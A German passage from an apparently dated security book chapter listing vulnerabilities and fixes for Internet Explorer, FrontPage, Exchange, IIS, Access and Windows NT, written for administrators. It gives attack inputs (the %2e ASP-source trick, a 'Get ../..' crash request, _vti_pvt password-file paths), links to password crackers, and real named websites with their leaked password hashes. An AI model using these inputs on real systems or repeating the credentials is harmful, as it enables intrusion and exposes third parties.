Es gibt mehrere ernstzunehmende Schwachstellen im Internet Explorer. Solche, die als kritisch oder ernst eingestuft sind, können zu einer Gefährdung des Systems führen und dürften deshalb für Systemadministratoren besonders interessant sein.

Schwachstelle Paßwort-Authentifizierung

Microsoft Internet Explorer, Version 3.x unter Windows NT 4.0

Auswirkungen: Der MSIE offenbart Ihren Benutzernamen, Paßwort, Domain etc.

Einstufung: kritisch

Abhilfe: Der ursprüngliche Patch verursachte zusätzliche, in anderem Zusammenhang stehende Probleme und wurde wieder entfernt; regelmäßig unter http://support.microsoft.com/ nachschauen.

Weitere Informationen: http://support.microsoft.com/support/kb/articles/q111/7/ 21.asp

Beigetragen von: unbekannt

Beschreibung: Der MSIE sendet Ihr Paßwort, Ihren Benutzernamen, Domainnamen und Ihre Arbeitsgruppe an jeden entfernten Server, der diese anfordert. Diese Werte werden in Klartext gesendet -

dies ist eine kritische Sicherheitslücke. Böswillige Webmaster können sich auf diese Weise wichtige Informationen verschaffen.

Schwachstelle Icons

Microsoft Internet Explorer, Version 3.01

Auswirkungen: Entfernter Code kann auf Ihrem Rechner ausgeführt werden.

Einstufung: äußerst ernst

Abhilfe: http://www.microsoft.com/ie/ oder Upgrade

Weitere Informationen: http://www.njh.com/latest/9703/970306-01.html

Beigetragen von: David Ross

Beschreibung: In Windows NT 4.0 können Bösewichte ein Icon auf Ihrem Desktop plazieren, das, wenn Sie es anklicken, Code von einem beliebigen entfernten Rechner aufrufen und ausführen kann.

Schwachstelle ISP-Scripts

Microsoft Internet Explorer, Version 3.01

Auswirkungen: Unautorisierter Code kann auf Ihrem Rechner ausgeführt werden.

Einstufung: äußerst ernst

Abhilfe: Upgrade

Weitere Informationen: http://web.mit.edu/crioux/www/ie/index.html

Beigetragen von: Chris Rioux

Beschreibung: ISP-Scriptdateien werden vom MSIE automatisch heruntergeladen. Böswillige Webmaster können dies ausnutzen, um ein beliebiges Programm auf Ihrem Rechner laufen zu lassen. So könnten sie sogar Ihre gesamte Festplatte löschen, wenn die Berechtigungen dies erlauben.

Schwachstelle LNK (CyberSnot)

Microsoft Internet Explorer, Version 3.01

Auswirkungen: Entfernte Rechner können unautorisierten Code auf Ihrem Rechner ausführen.

Einstufung: ernst

Abhilfe: Upgrade

Weitere Informationen: http://mapp.org/oasis/iebug.html

Beigetragen von: den Leuten bei www.cybersnot.com

Beschreibung: Webmaster mit bösen Absichten können MSIE veranlassen, mit einer LNK- Erweiterung

verbundene Befehle zur Bearbeitung an den lokalen Rechner zu senden. Das bedeutet, daß eine LNK-Anweisung, die als URL ausgedrückt ist, auf dem lokalen Rechner ausgeführt wird. Fies.

Schwachstelle HTML

Microsoft Internet Explorer, Version 3.01

Auswirkungen: Böswillige Webmaster können Batch-Dateien auf Ihrem Rechner ausführen.

Einstufung: ernst

Abhilfe: Upgrade

Weitere Informationen: http://main.succeed.net/~kill19/hack/os/nt/ie4.html

Beigetragen von: unbekannt

Beschreibung: HTML-Code kann so geschrieben werden, daß er, wenn er heruntergeladen wird, beliebige Batch-Dateien auf Ihrem Rechner ausführen kann. Das scheint zwar nicht so schlimm zu sein (da nur Dateien ausgeführt werden können, die bereits auf Ihrer Platte sind), aber böswillige lokale Nutzer könnten dies ausnutzen, um Ihre Festplatte zu zerstören. Dazu plazieren sie dort eine Batch-Datei, zu deren Ausführung sie berechtigt sind oder auch nicht. Sie laden sich die gewünschte Seite herunter, und die Batch-Datei wird mit Ihren Berechtigungen ausgeführt.

Schwachstelle Java Virtual Machine

Microsoft Internet Explorer, Version 3.01

Auswirkungen: Böswillige Webmaster können Verbindungsanforderungen umleiten.

Einstufung: ernst

Abhilfe: Java deaktivieren oder Upgrade

Weitere Informationen: http://neurosis.hungry.com/~ben/msie_bug/

Beigetragen von: Ben Mesander

Beschreibung: MSIEs Java-Implementierung ist fehlerhaft und ermöglicht es entfernten Rechnern, Ihren Rechner zu veranlassen, Verbindungsanforderungen an andere Rechner zu senden.

Schwachstelle Jscript IFRAME

Microsoft Internet Explorer, Version 4.0

Auswirkungen: Böswillige Webmaster können Dateien auf Ihrem Rechner lesen.

Einstufung: mittel bis ernst

Abhilfe: http://www.microsoft.com/msdownload/ieplatform/ie4patch/ie4patch.htm

Weitere Informationen: http://www.geog.ubc.ca/snag/bugtraq/msg00818.html

Beigetragen von: Ralf Huskes

Beschreibung: Mit Hilfe von Jscript und dem IFRAME-Objekt kann ein böswilliger Webmaster an HTML-, Text- und vielleicht auch andere Dateien auf Ihrem Rechner gelangen. Diese werden für das Opfer unsichtbar in einen Frame-Bereich geladen. Dann kann der Webmaster Ihre lokalen Dateien per DHTML-Routine lesen.

Schwachstelle MSIE-4.0-Puffer-Überlauf

Microsoft Internet Explorer, Version 4.0

Auswirkungen: Der Rechner blockiert, und beliebiger Code kann ausgeführt werden.

Einstufung: mittel bis ernst

Abhilfe: ftp://ftp.axion.net/resbuff.exe (Patch)

Weitere Informationen: http://www.microsoft.com/ie/security/?/ie/security/buffer.htm

Beigetragen von: L0pht

Beschreibung: Dieser Puffer-Überlauf ist eine ernste Sache. Es besteht die Möglichkeit, beliebigen Code in nicht dafür vorgesehenen Speicherbereichen laufen zu lassen. Allerdings sind noch keine Fälle bekannt, wo dies passiert ist. Microsoft hat einen Patch herausgegeben, der unter der oben genannten URL erhältlich ist. Widersinnigerweise kann dieser Angriff durch eine URL ausgelöst werden.

Ich sollte vielleicht darauf hinweisen, daß der MSIE 4.0 eine recht neue Anwendung ist. Ich würde Ihnen empfehlen, Version 3.0x mit allen Patches zu versehen und neue Informationen zu Version 4.0 abzuwarten. (Ich habe 4.0 wieder von meinem Microsoft-Rechner entfernt.)

17.3.2 Microsoft FrontPage

Microsoft FrontPage und die FrontPage-Erweiterungen beinhalten schwerwiegende Sicherheitsprobleme. Wenn Sie einen FrontPage-Web-Server betreiben (oder einen Server, der die FrontPage-Erweiterungen verwendet), sollten Sie sich folgender Schwachpunkte bewußt sein:

Schwachstelle VTI_BIN und VTI_PVT

FrontPage Version 1.0

Auswirkungen: Entfernte Benutzer können Paßwort- oder andere sicherheitsrelevante Dateien lesen.

Einstufung: ernst bis kritisch

Abhilfe: bislang keine

Weitere Informationen: bei bugtraq@netspace.org

Beigetragen von: Perry Harrington

Beschreibung: 1. Entfernte Benutzer können eine FTP-Verbindung herstellen, ein /VTI_BIN-

Verzeichnis einrichten, ausführbare Dateien dort speichern und diese dann ausführen. 2. Entfernte Benutzer können auf Paßwort- und Administrationsdateien im /VTI_PVT-Verzeichnis zugreifen, indem sie einfach nur ihren Ort angeben. Ich empfehle Ihnen, sich an Microsoft zu wenden. In der Zwischenzeit sollten Sie die Möglichkeit des anonymen FTP deaktivieren.

Dies ist ein extrem gefährliches Sicherheitsloch, und zwar aus folgendem Grund: Jeder, der eine ganz normale Suchmaschine benutzt, kann verletzbare Rechner identifizieren. Im Frühjahr 1998 löste dies eine wahre Welle von Angriffen aus. Das Problem betrifft Server, die eine von jedermann lesbare Verzeichnisstruktur haben. Cracker können solche Rechner herausfinden, indem sie nach vti_bin und vti_pvt suchen. Dadurch können leicht wichtige Informationen offengelegt werden. Im allgemeinen kann man Informationen wie diese herausziehen:

```
Options None
<Limit GET POST>
order deny,allow
deny from all
allow from all
require group authors administrators
</Limit>
<Limit PUT>
order deny,allow
deny from all
</Limit>
AuthType Basic
AuthName default_realm
AuthUserFile c:/frontpage\ webs/content/_vti_pvt/service.pwd
AuthGroupFile c:/frontpage\ webs/content/_vti_pvt/service.grp
```

Diese Informationen können zum Knacken des entfernten Rechners verwendet werden. Zumindest können Sie schnell herausfinden, welche Gruppen gültig sind. Außerdem können Sie feststellen, wo die Paßwortdateien gespeichert sind. (Meistens suchen Cracker nach authors.pwd, aber auch service.pwd ist eine vielversprechende Datei.)

Während ich dieses Buch schrieb, habe ich über http://altavista.digital.com/ verwundbare Sites gesucht. Ich mußte nur eine Seite mit Suchergebnissen durchgehen! Mein erstes Opfer fand ich in Rußland, unter http://natlib.udm.ru/, der Staatsbibliothek der Republik Udmurt. Ihre Paßwörter waren in Klartext einsehbar. Durch Anfordern von http://natlib.udm.ru/private/adf/info/_vti_pv t konnten Eindringlinge an diesen Text gelangen:

```
# -FrontPage-
adf:FL5TMQXmUS2sc
```

Das nächste vielversprechende Opfer war Theta Marine Communications unter:

http://www.thetamarine.com/

Durch Eingabe von http://www.thetamarine.com/indexpage/_vti_pvt bekam ich diesen Text:

```
# -FrontPage-
```

```
john:hOjvzyUVvmzSo
JOHN:8e6n7t4NVa.mg
```

Wenn Sie diese Paßwörter erst einmal haben, ist der Rest nur noch eine Frage der Zeit. Noch einmal: Dies ist ein kritisches Sicherheitsloch. Sie sollten wenigstens die Dateiberechtigungen korrekt setzen, so daß niemand Ihre PWD-Dateien herunterladen kann.

17.4 FrontPage-Erweiterungen

FrontPage Version: Frontpage 97

Auswirkungen: Entfernte Benutzer können privilegierten Zugriff erhalten.

Einstufung: mittel bis ernst

Abhilfe: Upgrade auf das Update für die FrontPage-98-Erweiterungen

Weitere Informationen: http://www.microsoft.com/frontpage/wpp/1330update.htm

Beigetragen von: Bob LaGarde

Beschreibung: Entfernte Benutzer können shtml.dll verwenden, um asp.dll zu überschreiben und somit den Server zu zwingen, ASP-Quellcode anzuzeigen. Die einzige Lösung ist bislang ein Upgrade auf das Update für FrontPage-98-Erweiterungen.

Schwachstelle WebBots

FrontPage Version 1.1 und Frontpage 97 mit WebBot-Komponenten

Auswirkungen: Entfernte Benutzer können Webseiten Informationen hinzufügen.

Einstufung: mittel

Abhilfe: Upgrade

Weitere Informationen: http://wi.ba-loerrach.de/system/serk/security.htm

Beigetragen von: unbekannt

Beschreibung: Entfernte Benutzer können Informationen an Webseiten anhängen, indem sie die WebBot-Komponenten *Ergebnisse speichern* oder *Diskussion* verwenden. Das ist zwar keine kritische Sicherheitslücke, aber es wäre doch ziemlich peinlich, wenn Sie eines Tages zur Arbeit kämen und Ihre Webseiten wären neu geschrieben worden. Installieren Sie besser eine neuere Version von FrontPage.

17.4.1 Microsoft Exchange

Microsoft Exchange 5.0 hat vier wichtige Schwachstellen.

Schwachstelle SMTP

Microsoft Exchange Version 5.0

Auswirkungen: Der Server wird beim Bearbeiten endloser Zeichenketten abstürzen.

Einstufung: mittel - Denial-of-Service

Abhilfe: Service-Pack 1 für Microsoft Exchange installieren

Beigetragen von: Sean Boulter

Beschreibung: SMTP-Nachrichten mit einer ungewöhnlich langen Zeichenkette in der Betreffzeile führen zu einer Überlastung des *Information Store*. (Das passiert auch bei beschädigten Headern.)

Schwachstelle Web Connector

Microsoft Exchange Version 5.0

Auswirkungen: Benutzer können auf jedes beliebige Postfach zugreifen.

Einstufung: mittel bis ernst

Abhilfe: noch keine verfügbar

Weitere Informationen: http://www.dhp.com/~fyodor/sploits/NT.ms.exchange.5.0.html

Beigetragen von: Geremy Cohen und Russ Cooper

Beschreibung: Per Voreinstellung erben alle Postfächer den Exchange Service Account (SA) auf dem Exchange Server. Dieser Bug ist schwer reproduzierbar und erfordert privilegierten Zugang. Dennoch sollte Microsoft ihn beheben.

Schwachstelle Paßwort-Cache

Microsoft Exchange Version 5.0

Auswirkungen: Paßwörter verbleiben im Cache.

Einstufung: mittel bis ernst

Abhilfe: Speicherung von Paßwörtern im Cache deaktivieren

Weitere Informationen: http://www.njh.com/latest/9708/970825-04.html

Beigetragen von: Rajiv Pant

Beschreibung: Exchange-Paßwörter verbleiben *n* Minuten im Cache, wie in dem Wert für das Cache-Aufbewahrungslimit in der Registry definiert. Um das Caching von Paßwörtern zu vermeiden, empfehlen einige Leute, die Cache-Größe auf 0 zu setzen.

Schwachstelle Puffer-Überlauf

Microsoft Exchange Version 5.0

Auswirkungen: Der Überlauf kann ermöglichen, daß fremder Code ausgeführt wird.

Einstufung: mittel bis ernst

Abhilfe: Service-Pack 1 für Exchange

Weitere Informationen: http://www.rootshell.com/archive-ybhats7qq2cdgmj6/199801/ exchange5.txt

Beigetragen von: http://www.rootshell.com

Beschreibung: Die Leute von http://www.rootshell.com/ haben einen Exploit gepostet, der den Exchange Server zum Absturz bringt. Man munkelt, daß beliebiger Code auf den Stack geschoben und ausgeführt werden kann.

17.4.2 Applikationen und Add-Ons von Drittanbietern

Es gibt mehrere Anwendungen von Drittanbietern, die Ihr Windows-NT-System einem beträchtlichen Risiko aussetzen können. Im folgenden Abschnitt gehe ich kurz auf diese Probleme ein.

iCat Carbo

Windows-NT-Version: Alle Versionen, auf denen der iCat-Carbo-Server läuft.

Auswirkungen: Diese Sicherheitslücke macht all Ihre Dateien jedermann verfügbar.

Einstufung: ernst

Abhilfe: keine, von der ich wüßte

Weitere Informationen: http://www.hack101.com/board/Security_bug.txt

Beigetragen von: Mikael Johansson

Beschreibung: Der iCat-Carbo-Server ist eine Einkaufskorb-Anwendung für Web-Shops. Momentan (während ich dies schreibe) können entfernte Benutzer eine URL senden, die jede beliebige Datei auf der Festplatte preisgibt. Wenden Sie sich für aktuelle Informationen an die Hersteller von Carbo.

CCMAIL 8

Windows-NT-Version: Alle Versionen, auf denen CCMAIL 8 läuft.

Auswirkungen: Das Paßwort für Ihr Postfach kann herausgefunden werden.

Einstufung: mittel bis ernst

Abhilfe: Sperren Sie die Berechtigungen in %systemroot%\~ccmaint.bat.

Weitere Informationen: http://www.kitee.fi/~am/hp/files/CC_MAINE.HTM

Beigetragen von: Carl Byington

Beschreibung: Die Batch-Datei ccmaint.bat hat falsche Berechtigungen, so daß jeder auf sie zugreifen

kann. Das kann dazu führen, daß lokale Benutzer Ihr Postfach-Paßwort herausfinden können. Überprüfen Sie die Dateiberechtigungen.

Netscape FastTrack

Windows-NT-Version: Alle Versionen, auf denen FastTrack 3.0x läuft.

Auswirkungen: Entfernte Benutzer können Zugriff auf admin-Verzeichnisse erlangen.

Einstufung: mittel bis ernst

Abhilfe: Deaktivieren Sie die Möglichkeit des Verzeichnis-Browsens.

Beigetragen von: Matthew Patton

Beschreibung: In Umgebungen, die .nsconfig-Dateien verwenden, können Zugriffskontrollen von entfernten Benutzern umgangen werden. Wenden Sie sich für Informationen über die neusten Entwicklungen an Netscape.

Eudora Mail Client

Eudora-Versionen: Eudora Light, Eudora Pro

Auswirkungen: Benutzer können Mail-Paßwörter knacken.

Einstufung: mittel

Abhilfe: Keine Lösung dokumentiert. Wenden Sie sich an Qualcomm.

Weitere Informationen: http://www.msfc.nasa.gov/EmailServices/bulletins/b-97- 104.html

Beigetragen von: Sander Goudswaard

Beschreibung: Eudoras Verschlüsselung des Mail-Paßworts ist schlecht und kann mit Hilfe des EUDPASS.COM-Utilities attackiert werden. (Noch dazu ist das Paßwort in der INI-Datei gespeichert, wodurch es leicht zugänglich ist.) Mir ist zur Zeit keine Lösung dieses Problems bekannt.

WS_FTP

WS_FTP-Version: Alle Versionen

Auswirkungen: Benutzer können WS_FTP-Paßwörter knacken.

Einstufung: mittel

Abhilfe: Sperren der WS_FTP.INI

Weitere Informationen: http://www.dhp.com/~fyodor/sploits/ws_ftp.ini.pathetic.crypt.html

Beigetragen von: Milosch Meriac

Beschreibung: Die Datei WS_FTP.INI enthält Paßwörter, die leicht zu knacken sind. Wenn Sie lokalen

Benutzern ermöglichen, an diese Datei zu gelangen oder sie zu lesen, sind Ihre Accounts auf anderen Systemen gefährdet. Ändern Sie entweder die Berechtigungen für das Verzeichnis, in dem die Datei enthalten ist, oder speichern Sie Paßwörter nicht mehr auf Ihrer Festplatte.

DFÜ-Netzwerk

Windows-Version: Windows 95

Auswirkungen: Lokale Benutzer können Ihr Paßwort für das DFÜ-Netzwerk stehlen.

Einstufung: mittel

Abhilfe: Speichern Sie Ihr Paßwort nicht ab.

Beigetragen von: Peter Moon

Beschreibung: Das Paßwort für das DFÜ-Netzwerk von Windows 95 ist leicht zu stehlen. Es gibt ein Programm, mit dem jeder lokale Benutzer an das Paßwort kommen kann. Der einzige Schutz besteht darin, daß Sie Ihr Paßwort nicht mehr abspeichern, sondern bei jeder Verbindung manuell eingeben.

17.4.3 Andere Microsoft-Anwendungen

Es gibt viele andere Microsoft-Anwendungen, die Sicherheitslücken haben. Das gilt besonders für veraltete Versionen, da Microsoft nicht gewillt ist, diese zu verbessern. Wenn Sie überhaupt etwas Sicherheit möchten, müssen Sie nicht nur Windows NT kaufen, sondern auch viele Ihrer vorhandenen Anwendungen upgraden. Dieses Upgrade-Spielchen kann sehr kostspielig werden. Deshalb scheuen viele größere Firmen Microsoft-Produkte inzwischen oder schränken ihre Abhängigkeit von diesen auf ein Minimum ein.

Microsofts größte Herausforderung ist es, Benutzerfreundlichkeit mit Stabilität und Sicherheit unter einen Hut zu bringen. Die Stabilität ist ein wichtiges Thema (in Unternehmen wahrscheinlich das wichtigste). Ständige Upgrades sind für Behörden und Unternehmen aber nicht gut, da sie immer zu einem Anstieg des TCO führen.

Hinweis:

Der TCO (total cost of ownership) ist ein ökonomischer Wert. Er definiert den gesamten Betrag, den Sie für einen Rechner während seiner »Lebensdauer« ausgeben. Das heißt im Klartext: Wieviel Geld wird Sie der Rechner kosten, bis Sie ihn ausrangieren? Wenn Sie Microsoft-Produkte verwenden, wird Ihr TCO sehr hoch sein. Kontinuierliche Upgrades sind sehr teuer und für Microsoft sehr einträglich. Viele Netzwerk-Profis kritisieren den Software-Giganten dafür, und dies nicht ohne Grund. Für Netzwerke sind fast alle anderen Betriebssysteme stabiler als die von Microsoft und viel preisgünstiger, da sie oft jahrelang ohne Upgrades auskommen. Viele Administratoren haben inzwischen erkannt, daß die Entscheidung für Microsoft mit lebenslangen Upgrades und einer drastischen Inflation des TCO einhergeht.

Auf jeden Fall haben viele ältere Microsoft-Anwendungen ernste Sicherheitsprobleme, die nie behoben werden. Eine dieser Anwendungen ist Microsoft Access.

Microsoft Access

Microsoft Access ist eine beliebte Anwendung und Programmierumgebung zur Erzeugung und Verwaltung von Datenbanken. Das Access-Paket bietet Paßwortschutz für einzelne Datenbanken. In den Versionen 1.0 und 2.0 ist dieses Paßwortschema von Natur aus fehlerhaft und bietet Ihnen sehr wenig wirkliche Sicherheit.

Das Paßwortschema von Access hat drei grundlegende Fehler. Erstens führt Access die Authentifizierung basierend auf einem *internal security identifier* (SID) durch. Dieser SID wird daraus hergeleitet, daß der Benutzername und der *personal identifier* (PID) einen Algorithmus durchlaufen (wobei diese Variablen als Schlüssel verwendet werden). Wenn ein Cracker nun einen neuen Account anlegt und dabei denselben Benutzernamen und PID benutzt, erhält er genau denselben SID. Dies ermöglicht es Crackern, die Sicherheitskontrollen zu umgehen.

Noch unsicherer sind in Microsoft Access 1.0 erzeugte Alt-Datenbanken. Die »einzigartige« SID, die beim Setup für die Administratoren erzeugt wurde, wird auf Diskette 1 des Diskettensatzes geschrieben. (Deshalb kann jeder mit Zugriff auf Diskette 1 alle Sicherheitskontrollen auf diesem bestimmten Rechner umgehen.) Außerdem kann jeder eine alternative Datei SYSTEM.MDA aufspielen und sich Zugang zu sonst für ihn gesperrten Dateien verschaffen. Schließlich, und vielleicht ist dies der wichtigste Fehler, können die SIDs aller Benutzer gelesen und manuell verändert werden, wodurch ein Cracker die Privilegien jedes Benutzers erhalten kann.

Dies sind alles sehr ernste Fehler, die wahrscheinlich nie mehr behoben werden. Wenn Ihre Daten in einer Access-Datenbank gespeichert sind, sollten Sie aufpassen. Die einzige wirkliche Lösung ist, entweder eine Zugangskontrolle auf Betriebssystemebene zu aktivieren oder eine Zugangskontroll-Software eines Drittanbieters zu installieren.

17.4.4 Noch mehr andere Anwendungen

Letztendlich kann jede herkömmliche Anwendung für Endanwender geknackt werden, die einen Paßwortschutz für Dokumente anbietet. Tabelle 17.2 führt diese Anwendungen zusammen mit den Adressen der Tools auf, die sie knacken können. Sie sollten diese Paßwort-Cracker selbst ausprobieren. Diese Erfahrungen werden Sie immer daran erinnern, daß nichts auf Ihrem Rechner am Arbeitsplatz, in der Schule oder zu Hause wirklich sicher ist.

Tabelle 17.2: Paßwort-Cracker für beliebte Anwendungen

Anwendung	Adresse des Cracking-Programms
ARJ-Archive	http://www.l0pht.com/pub/blackcrwl/hack/brkarj10.zip
CuteFTP-Paßwörter	http://www.tyco.net.au/~watson/files/passwords/ucffire.zip
Microsoft Excel	http://www.net-security.sk/crack/ostatne/excelCrack.zip
Microsoft Word	http://www.net-security.sk/crack/ostatne/wp1.zip
WordPerfect	ftp://utopia.hacktic.nl/pub/crypto/applied-crypto/wpcrack.tar.gz
ZIP-Archive	http://morehouse.org/hin/blckcrwl/hack/fzc104.zip

Windows-Bildschirmschoner	http://morehouse.org/hin/blckcrwl/hack/scrncrck.zip

17.4.5 Zusammenfassung zu DOS, Windows und Windows 95

DOS, Windows und Windows 95 sind ausgezeichnete Systeme, aber keines von ihnen ist sicher. Wenn Ihre Firma diese Betriebssysteme schon nutzt, sollten die Rechner auf jeden Fall hinter einer Firewall verborgen werden. Das gilt besonders für Windows 95, da dies noch nicht gründlich genug erforscht ist und eventuell Sicherheitslücken aufweist, die noch nicht entdeckt worden sind. (Außerdem hat Microsoft nicht die Absicht, die Sicherheit von Windows 95 zu verbessern.)

Wenden wir uns also der Sicherheit von Windows NT zu.

17.4.6 Windows NT

Microsoft mag für schlechte Sicherheit weithin bekannt sein, aber dies gilt nicht unbedingt für Windows NT. Die Anfangsinstallation von Windows NT bietet genauso gute Sicherheitsvorkehrungen owie die meisten anderen Plattformen. Der einzige Haken ist, daß Sie stets mit den neuesten Entwicklungen Schritt halten müssen.

Fragen Sie sich erst einmal folgendes, bevor Sie weiterlesen: Habe ich Windows NT mit NTFS installiert und die Service-Packs in der richtigen Reihenfolge installiert? Wenn nicht, ist Ihr Windows-NT-System nicht sicher, und der Rest dieses Kapitels kann Ihnen auch nicht weiterhelfen. Installieren Sie erst die Service-Packs bzw. installieren Sie Windows NT mit aktiviertem NTFS.

Hinweis:

Man könnte glauben, daß die Reihenfolge, in der man die Service-Packs installiert, keine Rolle spielt. Das ist aber leider nicht so. Es gibt dokumentierte Fälle von Anwendern, die die Service-Packs in abweichender Reihenfolge installiert haben und bei denen später Probleme auftraten. Ich empfehle Ihnen, sich zu notieren, wann Sie die Packs installiert haben und welche Probleme bei der Installation aufgetreten sind.

Da das Hauptthema dieses Buches die Internet-Sicherheit ist, beginnen wir die Betrachtung von Windows NT mit dem IIS (Internet Information Server).

17.4.7 IIS (Internet Information Server)

IIS ist ein sehr beliebtes Server-Paket und hat, wie die meisten Server-Pakete, Sicherheitslücken. Wir befassen uns hier sehr gründlich mit IIS. Beachten Sie aber bitte, daß wir nicht alle Schwachstellen besprechen. Es existieren noch weitere, die aber weniger ernst sind.

Schwachstelle CMD/BAT

IIS Version 1.0

Auswirkungen: Entfernte Benutzer können beliebige Befehle ausführen.

Einstufung: kritisch

Abhilfe: ftp://ftp.microsoft.com/bussys/iis/iis-public/fixes/usa/cmdbat/

Beigetragen von: unbekannt

Beschreibung: IIS 1.0 handhabt Dateien mit Endung CMD oder BAT mit Hilfe von CMD.EXE mittels MIME-Mapping. Dies ermöglicht es Crackern, Befehle auf Ihrem Server auszuführen. Leider werden die so ausgeführten Befehle nicht aufgezeichnet. Ein Cracker könnte also theoretisch Systemdateien löschen und Ihr System außer Betrieb setzen, ohne jemals entdeckt zu werden. Installieren Sie den Patch.

Schwachstelle IIS Active Server Pages

IIS Version 3.0 und möglicherweise andere

Auswirkungen: Entfernte Benutzer können Dateien überschreiben.

Einstufung: ernst bis kritisch

Abhilfe: keine

Beigetragen von: Daragh Malone

Beschreibung: Active Server Pages können dazu verwendet werden, jede beliebige Datei zu überschreiben. Cracker, die diese Schwachstelle ausnutzen, müssen Scripting-Erfahrung haben. Der Code ist jedoch auch im Internet zu bekommen. Derzeit gibt es keine Abhilfe, außer /wwwroot nicht für andere freizugeben.

Schwachstelle IIS ASP URL

IIS Version 2.0+ unter Windows NT 4.0

Auswirkungen: Entfernte Benutzer können ASP-Quellcode ansehen.

Einstufung: ernst

Abhilfe: ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/hotfixes- postsp2/iis-fix/

Beigetragen von: Weld Pond von L0pht

Beschreibung: ASP-Quellcode kann von einem entfernten Rechner aus untersucht werden. Die Technik ist unkompliziert und erfordert keine speziellen Programmierkenntnisse. Der Cracker nimmt die gewünschte URL, ersetzt den letzten Punkt durch die Zeichen %2e und lädt neu. Das System liefert dann den Quellcode.

Schwachstelle WEBHITS.EXE

IIS Version 3.0 (unter Windows NT 4.0)

Auswirkungen: Entfernte Benutzer können IIS verwenden, um nach Schwachstellen zu suchen.

Einstufung: ernst

Abhilfe: WEBHITS.EXE löschen oder in ein anderes Verzeichnis als das vorgegebene verschieben

Beigetragen von: Andrew Smith

Beschreibung: WEBHITS.EXE ist ein Bestandteil der IIS-Suchmaschine unter dem Index Server. Entfernte Benutzer können dieses Modul verwenden, um Paßwörter, Benutzernamen und andere sicherheitsrelevante Dinge in Erfahrung zu bringen.

Schwachstelle Lange Dateinamen

IIS Version 4.0

Auswirkungen: Auf geschützte Dateien kann von entfernten Rechnern zugegriffen werden.

Einstufung: ernst

Abhilfe: ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/sfn-fix

Beigetragen von: Greg Skafte

Beschreibung: Wenn ein Dateiname lang ist und Windows ihn im Befehlszeilenmodus kürzt (z.B. filena~1.com statt filename.com), kann die verkürzte Version von entfernten Rechnern aus aufgerufen werden, obwohl der vollständige Dateiname geschützt bleibt.

Schwachstelle NEWDSN.EXE

IIS Version 3.0 (unter Windows NT 4.0)

Auswirkungen: Entfernte Benutzer können beliebige Dateien erzeugen.

Einstufung: mittel

Abhilfe: NEWDSN.EXE löschen oder in ein anderes Verzeichnis als das vorgegebene verschieben

Beigetragen von: Vytis Fedaravicius

Beschreibung: Dies ist ein ziemlich schwer auszunutzender Bug, da er sich nicht auf allen Rechnern gleich auswirkt. Aber ist die Vorstellung nicht schrecklich, daß Anwender eine BAT-Datei erzeugen könnten, die alle wichtigen Systemdateien löscht?

Schwachstelle GET

IIS Version 2.0 (unter Windows NT 4.0)

Auswirkungen: Entfernte Benutzer können Ihren Server zum Absturz bringen und einen Reboot erzwingen.

Einstufung: mittel - Denial-of-Service

Abhilfe: ftp://ftp.microsoft.com/ oder SP2

Beigetragen von: unbekannt

Beschreibung: Nicht gepatchte Server, auf denen IIS 2.0 unter Windows NT 4.0 läuft, können aus dem Netz geworfen werden. Die Methode ist einfach: Cracker stellen eine Telnet- Verbindung zu Port 80 her und geben Get ../.. ein. Das Ergebnis? Der Rechner muß neu gebootet werden. (Dieser Angriff bringt auch Microsoft-Proxy-Server zum Absturz, was noch viel kritischer ist.)

Schwachstelle CPU-Überlastung

IIS Version 2.0 (unter Windows NT 4.0)

Auswirkungen: Entfernte Benutzer können Ihren Server zum Absturz bringen und einen Reboot erzwingen.

Einstufung: mittel - Denial-of-Service

Abhilfe: unbekannt

Beigetragen von: Max Newbould

Beschreibung: Cracker verbinden sich mit Ihrem Web-Server und geben viele beliebige Befehle ein. Nach ca. 20 Befehlen rast die Systemauslastung auf 100%, wodurch ein Neustart erforderlich wird. Wenden Sie sich an Microsoft oder suchen Sie unter ftp:// ftp.microsoft.com/ nach aktuellen Patches.

Schwachstelle Lange URLs

IIS Version 2.0 (unter Windows NT 4.0)

Auswirkungen: Entfernte Benutzer können Ihren Server zum Absturz bringen.

Einstufung: mittel - Denial-of-Service

Abhilfe: ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/hotfixes- postSP3/iis-fix

Beigetragen von: Todd Fast

Beschreibung: Indem sie eine extrem lange Zeichenkette als URL senden, können Cracker Ihren Web-Server zum Absturz bringen und Sie zwingen, den Service neu zu starten. Diese Schwachstelle ist nicht leicht reproduzierbar. Die erforderliche Länge liegt zwischen 4-10 Kbyte und variiert je nach Release.

Wenn Sie alle Service-Packs installieren und die hier beschriebenen Sicherheitslücken patchen, wird Ihr IIS-Server schon etwas sicherer sein.

17.4.8 Allgemeine Sicherheitslücken in Windows NT

Sequenznummer-Attacken

NT-Version: alle Versionen

Auswirkungen: Entfernte Benutzer können sich Admin-Privilegien aneignen.

Einstufung: ernst bis kritisch

Abhilfe: keine, wenden Sie sich an Microsoft

Weitere Informationen: http://www.engarde.com/software/seqnumsrc.c

Beigetragen von: Bill Stout

Beschreibung: Sitzungen können übernommen werden, indem die TCP-Sequenznummer erraten wird. (Das ist eigentlich ein Spoofing-Problem. Es betrifft viele Netzdienste, darunter RPC, Netbios und SMB-Verbindungen.) Unter dem Link finden Sie den Quellcode, um den Exploit zu kopieren. Weitere Informationen finden Sie hier:

http://www.rito.com/nt/ntsec/default.htm.

Schwachstelle GetAdmin

NT-Version: alle Versionen

Auswirkungen: Lokale Benutzer können sich Admin-Privilegien aneignen.

Einstufung: kritisch

Abhilfe: ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/hotfixes- postSP3/getadmin-fix

Weitere Informationen: http://www.ntsecurity.net/security/getadmin.htm

Beigetragen von: David LeBlanc, Thomas Lopatic und anderen

Beschreibung: GETADMIN.EXE ist ein Utility, das von lokalen Benutzern verwendet werden kann, um sich Admin-Privilegien anzueignen. Dies ist eine kritische Sicherheitslücke.

Schwachstelle Windows NT Backup

NT-Version: alle Versionen

Auswirkungen: Paßwörter in Backups können die Systemsicherheit gefährden.

Einstufung: ernst

Abhilfe: Verschlüsseln Sie Ihre Backups.

Beigetragen von: Paul Ashton

Beschreibung: Jeder, der ein Backup-Band mit Paßwörtern besitzt, kann dieses benutzen, um sich auf Ihrem Server und vielleicht auch anderen Windows-NT-Servern zu authentifizieren.

Schwachstelle NBTSTAT

Windows-NT-Version: alle Versionen und auch Windows 95

Auswirkungen: Entfernte Benutzer können Zugriff auf freigegebene Verzeichnisse erlangen.

